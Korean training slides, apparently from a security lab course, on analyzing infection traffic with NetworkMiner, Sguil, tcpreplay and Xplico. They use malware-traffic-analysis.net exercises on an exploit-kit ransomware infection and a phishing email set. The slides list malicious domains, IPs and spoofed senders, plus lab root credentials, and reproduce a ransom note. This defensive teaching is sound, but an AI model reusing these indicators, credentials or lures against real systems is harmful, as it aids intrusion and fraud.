- » KISA-IT-11(관리자 PC)에서 바탕화면에 있는 NetworkMiner 폴더에 들어가 exe파일을 더블 클릭해 실행



<실습> 다양한 툴을 사용한 분석 실습


• NetworkMiner

— 사용 예


- » YouTube와 같은 웹 사이트에서 네트워크를 통해 스트리밍되는 미디어 파일(예 : 오디오 또는 비디오 파일)을 추출하고 저장하는 데 사용
- » 파일 추출을 위해 지원되는 프로토콜 : FTP, TFTP, HTTP, SMB, SMB2, SMTP, POP3 및 IMAP

— 사용방법

- » **드래그 앤 드롭**으로 분석을 원하는 #4 dns&http.pcap 파일을 로드



스니핑 된 네트워크 트래픽에서 추출된 파일



스니핑 된 네트워크 트래픽에서 이미지

3

<실습> 다양한 툴을 사용한 분석 실습

• 다양한 툴을 사용한 분석 실습

– 실습 목표

» 와이어샤크 외에 유용한 툴을 사용해 패킷을 분석한다.

– 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdkscjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdkscjfwj0!	Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

» 연습 1을 분석하여 공격 패킷을 분석하고 어떤 사건이 일어났는지 분석하시오.

3 다양한 툴을 사용한 분석 실습

- 멀웨어 트래픽 애널리시스 소개

- pcap 파일 및 멀웨어 샘플을 위한 소스 제공
- 2013년 여름부터 이 사이트는 악성 코드 또는 악용 사례 키트 트래픽에 대한 1,000 개가 넘는 블로그 항목 게시
- 이 사이트의 거의 모든 게시물에는 pcap 파일 또는 악성 코드 샘플(또는 둘 다) 존재

A source for pcap files and malware samples...

Since the summer of 2013, this site has published over 1,000 blog entries about malware or exploit kit traffic. Almost every post on this site has pcap files or malware samples (or both).

Traffic Analysis Exercises

- [Click here](#) -- for training exercises to analyze pcap files of network traffic. [Click here](#) -- for some tutorials that will help for these exercises.

My Blog Posts

- Click on the appropriate year for the blog posts I've done - [[2013](#)] - [[2014](#)] - [[2015](#)] - [[2016](#)] - [[2017](#)]

Guest Blog Posts

- [Click here](#) -- for write-ups from other people that I've edited and posted here on the blog.

사이트 : <http://malware-traffic-analysis.net/>

3 다양한 툴을 사용한 분석 실습

• 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

- 트래픽 분석 - EK가 뭐지? - 페이로드가 뭐라구?

» SCENARIO

- ✓ pcap을 검사하여 감염 키트 (EK), 페이로드 및 감염된 웹 사이트를 확인합니다.

» QUESTIONS

- ✓ 전체 사건 보고서에는 다음 내용을 포함해야 합니다.
 - 감염된 Windows 컴퓨터의 IP 주소
 - 감염된 Windows 컴퓨터의 MAC 주소
 - 감염된 Windows 컴퓨터의 호스트 이름
 - 악용 도구 키트의 이름
 - 페이로드 식별 (예 : Bedep, CryptoWall 3.0, Dyre, Rovnix, Vawtrak 등)
 - 이 감염 체인을 시작한 감염된 웹 사이트의 식별
 - IP 주소 및 도메인 이름을 포함하는 트래픽의 모든 손상 표시기

<실습> 다양한 툴을 사용한 분석 실습

• 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

- NetworkMiner로 pcap 파일을 열면 보인다.
- 감염된 Windows 컴퓨터의 IP 주소
- 감염된 Windows 컴퓨터의 MAC 주소
- 감염된 Windows 컴퓨터의 호스트 이름

The screenshot shows the NetworkMiner 2.1.1 interface. At the top, there's a menu bar with File, Tools, and Help. Below it is a message: "Select a network adapter in the list ---". Underneath is a toolbar with tabs: Keywords, Anomalies, Hosts (252), Files (361), Images (104), Messages, Credentials (31), Sessions (246), DNS (576), and Parameters (7536). There are also buttons for Filter keyword, Case sensitive, ExactPhrase, Clear, and Apply. The main area displays a table of network frames:

Frame nr.	Client host	C. port	Server host
1521	192.168.187.131	37148	103.6.174.17 [nv_veta,
1528	192.168.187.131	45196	125.209.226.185 [cast
1617	192.168.187.131	50026	23.43.11.27 [e8218.ds
1747	192.168.187.131	45202	125.209.226.185 [cast
1832	192.168.187.131	52418	125.209.230.195 [l_ww
1124	192.168.187.131	34880	183.110.194.205 [img,
1625	192.168.187.131	50028	23.43.11.27 [e8218.ds
2240	192.168.137.239 [Googenheim-PC] (Windows)	49157	63.236.252.147 [a1961
2306	192.168.137.239 [Googenheim-PC] (Windows)	49158	191.234.5.80 [e-0001,
2307	192.168.137.239 [Googenheim-PC] (Windows)	49159	191.234.5.80 [e-0001,
2312	192.168.137.239 [Googenheim-PC] (Windows)	49160	191.234.5.80 [e-0001,
2328	192.168.137.239 [Googenheim-PC] (Windows)	49161	191.234.5.80 [e-0001,
2329	192.168.137.239 [Googenheim-PC] (Windows)	49162	191.234.5.80 [e-0001,
2339	192.168.137.239 [Googenheim-PC] (Windows)	49163	191.234.5.80 [e-0001,

Networkminer에서 클라이언트 호스트 확인

The image contains two side-by-side NetworkMiner host details panes. Both panes show a tree view of host information for two different clients:

- Host 1 (Top):** IP: 192.168.137.239, MAC: 0002A51CD492, NIC Vendor: Hewlett Packard, Hostname: Googenheim-PC, OS: Windows. It shows 6744 sent packets and 6451 received packets.
- Host 2 (Bottom):** IP: 192.168.187.131, MAC: 000C29B441B3, NIC Vendor: VMware, Inc., Hostname: Unknown, OS: Unknown. It shows 984 sent packets and 1208 received packets.

두 클라이언트 호스트 정보 확인

3 다양한 툴을 사용한 분석 실습

• 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

— NBNS란(NetBIOS Name Service)? - 호스트 이름 어떻게 아나요?!?!

1. NetBIOS에서 네트워크 자원에 대한 명칭(이름)의 등록, 검색, 해제 등을 수행하는 서비스
2. NetBIOS 이름 규칙
 - ✓ 이름 : 16 바이트의 알파벳 문자 또는 숫자의 조합
 - ✓ 대문자로 된 컴퓨터 이름 (15 바이트) + name type (1 바이트)
 - ✓ NetBIOS Name Type 및 Name Suffix
 - ✓ Name Type : Unique name 및 Group name 으로 나뉨
 - ✓ Name Suffix : 이름 16 바이트 맨 끝 1 바이트는 해당 노드의 기능을 의미


Name Suffix	의미
0x00	Workstation
0x03	Client
0x1B	Domain Controller
0x1C	Group name
0x1D	Master browser
0x1E	Browser server
0x20	Server

3 <실습> 다양한 툴을 사용한 분석 실습

• 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

- 와이어샤크를 사용해 NBNS 확인하기!
 - » UDP, 137번 포트를 사용
 - » 필터에 nbns 확인

20150831trafficanalysisexercise.pcap



No.	Time	Source	Destination	Protocol	Length	Info
1	2015-09-01 02:56:06.238326	192.168.137.239	192.168.137.255	NBNS	110	Registration NB GOOGENHEIM-PC<00>
2	2015-09-01 02:56:06.238407	192.168.137.239	192.168.137.255	NBNS	110	Registration NB WORKGROUP<00>
3	2015-09-01 02:56:06.248508	192.168.137.239	192.168.137.255	NBNS	110	Registration NB GOOGENHEIM-PC<20>
9	2015-09-01 02:56:06.596295	192.168.137.239	192.168.137.255	NBNS	92	Name query NB ISATAP<00>
10	2015-09-01 02:56:07.001912	192.168.137.239	192.168.137.255	NBNS	110	Registration NB GOOGENHEIM-PC<20>
11	2015-09-01 02:56:07.001972	192.168.137.239	192.168.137.255	NBNS	110	Registration NB WORKGROUP<00>
12	2015-09-01 02:56:07.001973	192.168.137.239	192.168.137.255	NBNS	110	Registration NB GOOGENHEIM-PC<00>
13	2015-09-01 02:56:07.360719	192.168.137.239	192.168.137.255	NBNS	92	Name query NB ISATAP<00>
14	2015-09-01 02:56:07.766324	192.168.137.239	192.168.137.255	NBNS	110	Registration NB GOOGENHEIM-PC<00>

<실습> 다양한 툴을 사용한 분석 실습

- 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

- SIEM에서 다음 **tcp-replay** 명령어를 실행 후 SGUIL 확인

- » 터미널을 켜고 Desktop/network_samples/Chapter5 exercise/#01 2015-08-31-traffic-analysis-exe로 이동한다.
- » tcpreplay 명령을 사용해 해당 pcap파일을 재생한다.
- » **sudo tcpreplay --intf1=ens192 2015-08-31-traffic-analysis-exercise.pcap**
- » tcpreplay를 사용하면 원하는 인터페이스에 pcap파일을 재생할 수 있다.
- » 실제 pcap을 캡처한 시간만큼 재생되므로 적당히 오랜 시간이 필요하다.

```
siem@siem:~/Desktop/network_samples/Chapter5 exercise/#01 2015-08-31-traffic-analysis-exe
rcise$ sudo tcpreplay --intf1=ens192 2015-08-31-traffic-analysis-exercise.pcap
sending out ens192
processing file: 2015-08-31-traffic-analysis-exercise.pcap
```

3

<실습> 다양한 툴을 사용한 분석 실습

- 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

- SIEM에서 다음 **tcp-replay** 명령어를 실행 후 SGUIL 확인

- » 악용 도구 키트의 이름, 페이로드 식별 (예 : Bedep, CryptoWall 3.0, Dyre, Rovnix, Vawtrak 등)
- » Sguil에 로그를 보고 어떤 증상이 있는지 확인한다.

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-10-07 1:

RealTime Events Escalated Events										
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	18	siem-ens...	3.531273	2018-10-07 11:16:53	64.20.39.203	80	192.168.137.239	49259	6	ET CURRENT_EVENTS Possible Evil Redirector Leading to EK June 10 2015
RT	1	siem-ens...	3.531282	2018-10-07 11:16:54	192.168.137.239	64920	192.168.137.1	53	17	ET INFO DNS Query for Suspicious .ga Domain
RT	1	siem-ens...	3.531283	2018-10-07 11:17:06	192.168.137.239	49286	54.164.11.220	80	6	ET POLICY Possible External IP Lookup ipinfo.io
RT	2	siem-ens...	3.531284	2018-10-07 11:17:08	192.168.137.239	49287	72.55.148.19	80	6	ET TROJAN AlphaCrypt/CnC Beacon 5
RT	6	siem-ens...	3.531285	2018-10-07 11:17:09	72.55.148.19	80	192.168.137.239	49287	6	ET TROJAN Alphacrypt/TeslaCrypt Ransomware CnC Beacon Response
RT	4	siem-ens...	3.531301	2018-10-07 11:19:57	192.168.137.239	49321	23.60.139.27	80	6	ET POLICY Vulnerable Java Version 1.8.x Detected

3 <실습> 다양한 툴을 사용한 분석 실습

- 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?
 - Xplico에 Pcap 파일 올린다.

Xplico Interface

User: xplico

Help Forum Wiki CapAnalysis Change password Licenses Logout

Case

- Cases
- Sessions
- Session

Graphs

Web

Mail

Voip

Share

Chat

Shell

Undecoded

CapAnalysis

File uploaded, wait start decoding...

Session Data

Case and Session name	Practice -> 20150831trafficanalysisexercise
Cap. Start Time	---
Cap. End Time	---
Status	EMPTY
Hosts	---

Pcap set

PCAP-over-IP TCP port: 30003.
Add new pcap file.

Browse... 20150831trafficanalysisexercise.pcap
Upload

List of all pcap files.

HTTP

Post	0
Get	0
Video	0
Images	0

MMS

Number	0
Contents	0
Video	0
Images	0

Emails

Received	0
Sent	0
Unreaded	0/0

FTP - TFTP - HTTP file

Connections	0 - 0
Downloaded	0 - 0
Uploaded	0 - 0
HTTP	0

Web Mail

Total	0
Received	0
Sent	0

<실습> 다양한 툴을 사용한 분석 실습

• 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?

- Xplico와 NetworkMiner를 상호 비교한다.
- 이 감염 체인을 시작한 감염된 웹 사이트의 식별
- IP 주소 및 도메인 이름을 포함하는 트래픽의 모든 손상 표시기

NetworkMiner 2.1.1

File Tools Help

--- Select a network adapter in the list ---

Anomalies
 Hosts (252) Files (361) Images (104) Messages (2) Credet
 Sort Hosts On: IP Address (ascending)

Date	Url	Size	Method	Info
2015-08-31 18:00:21	lk2gafisgh.jgy658snfyfnvh.com/service.php	4803	GET	info.xml
2015-08-31 18:00:13	lk2gafisgh.jgy658snfyfnvh.com/672E4DBC873FBD2A	1178	GET	info.xml
2015-08-31 17:59:28	tpfnmvvg.ioxbpjgtqvwwqfzmwhn.ga:35407/giant/1171219/host-dare-creature-valley-pour-tunnel-sense-sea	172	GET	info.xml
2015-08-31 17:59:28	vitaminsthatrock.com/wp-content/themes/news-code/images/kubrickbg-ltr.jpg	128	GET	info.xml
2015-08-31 17:59:23	vitaminsthatrock.com/	10985	GET	info.xml
2015-08-31 17:59:15	asecproteccion.com/wp-content/plugins/useful-banner-manager/misc.php?D3ECA3EC23AA62A397F6C	25	GET	info.xml
2015-08-31 17:58:33	asecproteccion.com/wp-content/plugins/useful-banner-manager/misc.php?D0B1745184D4B19325F8CA	25	GET	info.xml
2015-08-31 17:58:31	ipinfo.io/ip	14	GET	info.xml
2015-08-31 17:58:23	vclphjybj.ioxbpjgtqvwwqfzmwhn.ga:13390/2014/11/27/from/assemble/become-open-corp-opportunity-sig	20	GET	info.xml
2015-08-31 17:58:19	vitaminsthatrock.com/wp-content/themes/news-code/images/kubrickbg-ltr.jpg	128	GET	info.xml
2015-08-31 17:58:19	vclphjybj.ioxbpjgtqvwwqfzmwhn.ga:13390/giant/1171219/host-dare-creature-valley-pour-tunnel-sense-sea	585	GET	info.xml
2015-08-31 17:58:16	vitaminsthatrock.com/	10805	GET	info.xml
2015-08-31 17:58:15	channels.feeddigest.com/external/http%3A%2F%2Fvitaminsthatrock.com	0	GET	info.xml
2015-08-31 17:58:08	channels.feeddigest.com/alert/warningFail?targetUrl=http%3A%2F%2Fvitaminsthatrock.com	564	GET	info.xml
2015-08-31 17:58:05	channels.feeddigest.com/domain?d=vitaminsthatrock.com	1830	GET	info.xml
2015-08-31 17:57:51	web.feeddigest.com/ajax/web/load-feeds/vitaminsthatrock.com	22	GET	info.xml

<실습> 다양한 툴을 사용한 분석 실습

- 연습1 : 2015-08-31 - TRAFFIC ANALYSIS EXERCISE - WHAT'S THE EK? - WHAT'S THE PAYLOAD?
 - lk2gaflsgh.jgy658snfyfnvh.com/service.php
 - » 마지막으로 접속한 사이트를 확인하면 다음과 같은 타이머를 가진 협박성 글을 확인할 수 있다.

[Close message](#)

Your files are encrypted.

To get the key to decrypt files you have to pay **500 USD**. If payment is not made before **06/09/15** the cost of decrypting files will increase **2 times** and will be **1000 USD**

Prior to increasing the amount left:

167h 13m 36s

First connect IP: 66.187.73.162

[Refresh](#)
Payment
[FAQ](#)
[Decrypt 1 file for FREE](#)
[Support](#)

We are presenting a special software - CryptoWall Decrypter - which allows to decrypt and return control to all your encrypted files.

[How to buy CryptoWall decrypter?](#)

1. You can make payment by PayPal My Cash Cards(1000\$, [click here](#)), or with BitCoins(~500\$, see instructions below)



2. You should register Bitcon wallet ([click here for more information with pictures](#))

<실습> 다양한 툴을 사용한 분석 실습

• 다양한 툴을 사용한 분석 실습

– 실습 목표

» 와이어샤크 외의 유용한 툴을 사용해 패킷을 분석한다.

– 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdkscjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0!	Security Onion 16.04.5.1 (2018.08.02)

– 실습 문제 구성

» 연습 2를 분석하여 공격 패킷을 분석하고 어떤 사건이 일어났는지 분석하시오.

3 다양한 툴을 사용한 분석 실습

• 연습2 : 2016-07-07 - TRAFFIC ANALYSIS EXERCISE - EMAIL ROULETTE

— SCENARIO

- » 이메일 룰렛의 또 다른 라운드를 위한 시간이다! Deer Hunter 영화와 같을 겁니다. 단, 이 연습문제는 영화보다 감정적이지는 않습니다.
- » 감염 트래픽의 pcap 있습니다. 또한 6개의 악성 전자 메일도 있습니다. 당신의 임무는 6개의 이메일 중 감염 트래픽을 일으킨 메일을 찾아내야 합니다. 이 때 감염된 날짜와 시간이 포함 된 적절한 기록을 기억하고 IP 주소, MAC 주소, 호스트 이름, 사용자 이름 및 관련 도메인 / IP 주소도 포함해야 합니다.



The Deer Hunter에서 Christopher Walken의 캐릭터는 악성 전자 메일을 열 준비 중입니다.

3 다양한 툴을 사용한 분석 실습

- 연습2 : 2016-07-07 - TRAFFIC ANALYSIS EXERCISE - EMAIL ROULETTE
 - 이메일 확인하는 방법
 - 6개의 악의적인 메일이 eml 형태로 저장돼 있음

Date/Time	Subject	Sender (possibly spoofed)
2016-07-05 09:43 UTC	Rechnung 2016-947796	mpsmobile GmbH <info@mpsmobile.de>
2016-07-05 11:55 UTC	Re: Urgent!	OUTLOOK MSN LIVE INC <bgp@manx.net>
2016-07-05 12:10 UTC	Scanned image	<desk925@saigonroulettesolutions.com>
2016-07-05 13:52 UTC	NICK, Problems with item delivery, n.00000611231	FedEx 2Day A.M. <vincent.hawkins@ukmarqueewarehouse.co.uk>
2016-07-05 14:46 UTC	HM Revenue Customs Account Confirmation	"web@support forms" <log-net@Ebanckshmrc.onmicrosoft.com>
2016-07-05 17:37 UTC	Nota Fiscal Disponivel Para Consulta - [320888992864]	nick.chevotarevich@saigonroulettesolutions.com

3 다양한 툴을 사용한 분석 실습

• 연습2 : 2016-07-07 - TRAFFIC ANALYSIS EXERCISE - EMAIL ROULETTE

- 온라인에서 이메일 확인하는 방법

- » 첨부 파일 확인 (<https://www.encryptomatic.com/viewer/>)
- » 파일 선택을 클릭 후 원하는 eml 확장자 파일을 업로드

 **encryptomatic**
Improving the Email Experience
Call +1-651-815-4902

Home Email Viewing Email Security Outlook Add-Ins Services Support About

Free Online .MSG and .EML Viewer

Upload and View a .EML, .MSG or winmail.dat message

파일 선택 선택된 파일 없음

(max 8 MB)

View

MessageViewer Online lets you view e-mail messages in EML, MSG and winmail.dat (TNEF) formats. You can also access email file attachments.

 **encryptomatic**
Improving the Email Experience



Pst Viewer Pro

Open Your Outlook .PST, .EML, .MSG & Other Common Email file Formats with PST Viewer Pro



DOWNLOAD FREE TRIAL
for 15 Days

<실습> 다양한 툴을 사용한 분석 실습

• **실습 문제:** 연습 2 2016-07-07 - TRAFFIC ANALYSIS EXERCISE - EMAIL

ROULETTE

- 문제 정리

- » 감염을 일으킨 메일은 무엇인가?
- » 감염된 날짜와 시간은 언제인가?
- » 감염된 IP 주소, MAC 주소, 호스트 이름, 사용자 이름은 무엇인가?
- » 악성코드와 관련된 도메인 / IP 주소도 포함해야 합니다.


※ 이메일을 열어 볼 수 없으므로 강사가 직접 악성 js파일에 대해 이야기하고 샘플의 위치를 알려준다.

4 자바스크립트 기본 구조 설명

- 네트워크 트래픽 분석에 자바스크립트가 왜 필요할까?
 - 웹사이트를 통한 악성코드 유포
 - » 세계적으로 인터넷 사용률이 증가함에 따라 인터넷 사용자가 급증했다.
 - » 이로 인해 공격자들의 악성코드 배포 방식도 발전했는데, 이 중 가장 대표적인 방식이 웹 페이지에서 악의적인 목적에 의해 사용자에게 메시지를 표시하지 않고 스크립트 등의 계기로 악의적인 소프트웨어를 다운로드하고 실행하는 것이다.
 - » 2017년 Wanna Crypto 사례에서도 알 수 있는데, 최신 버전의 IE, Chrome에서도 취약점이 발생될 확률이 존재 한다.

4 자바스크립트 기본 구조 설명

- 네트워크 트래픽 분석에 자바스크립트가 왜 필요할까?
 - 악성코드 배포 방식




경유지

중계지

배포지

웹 사이트에 코드 삽입

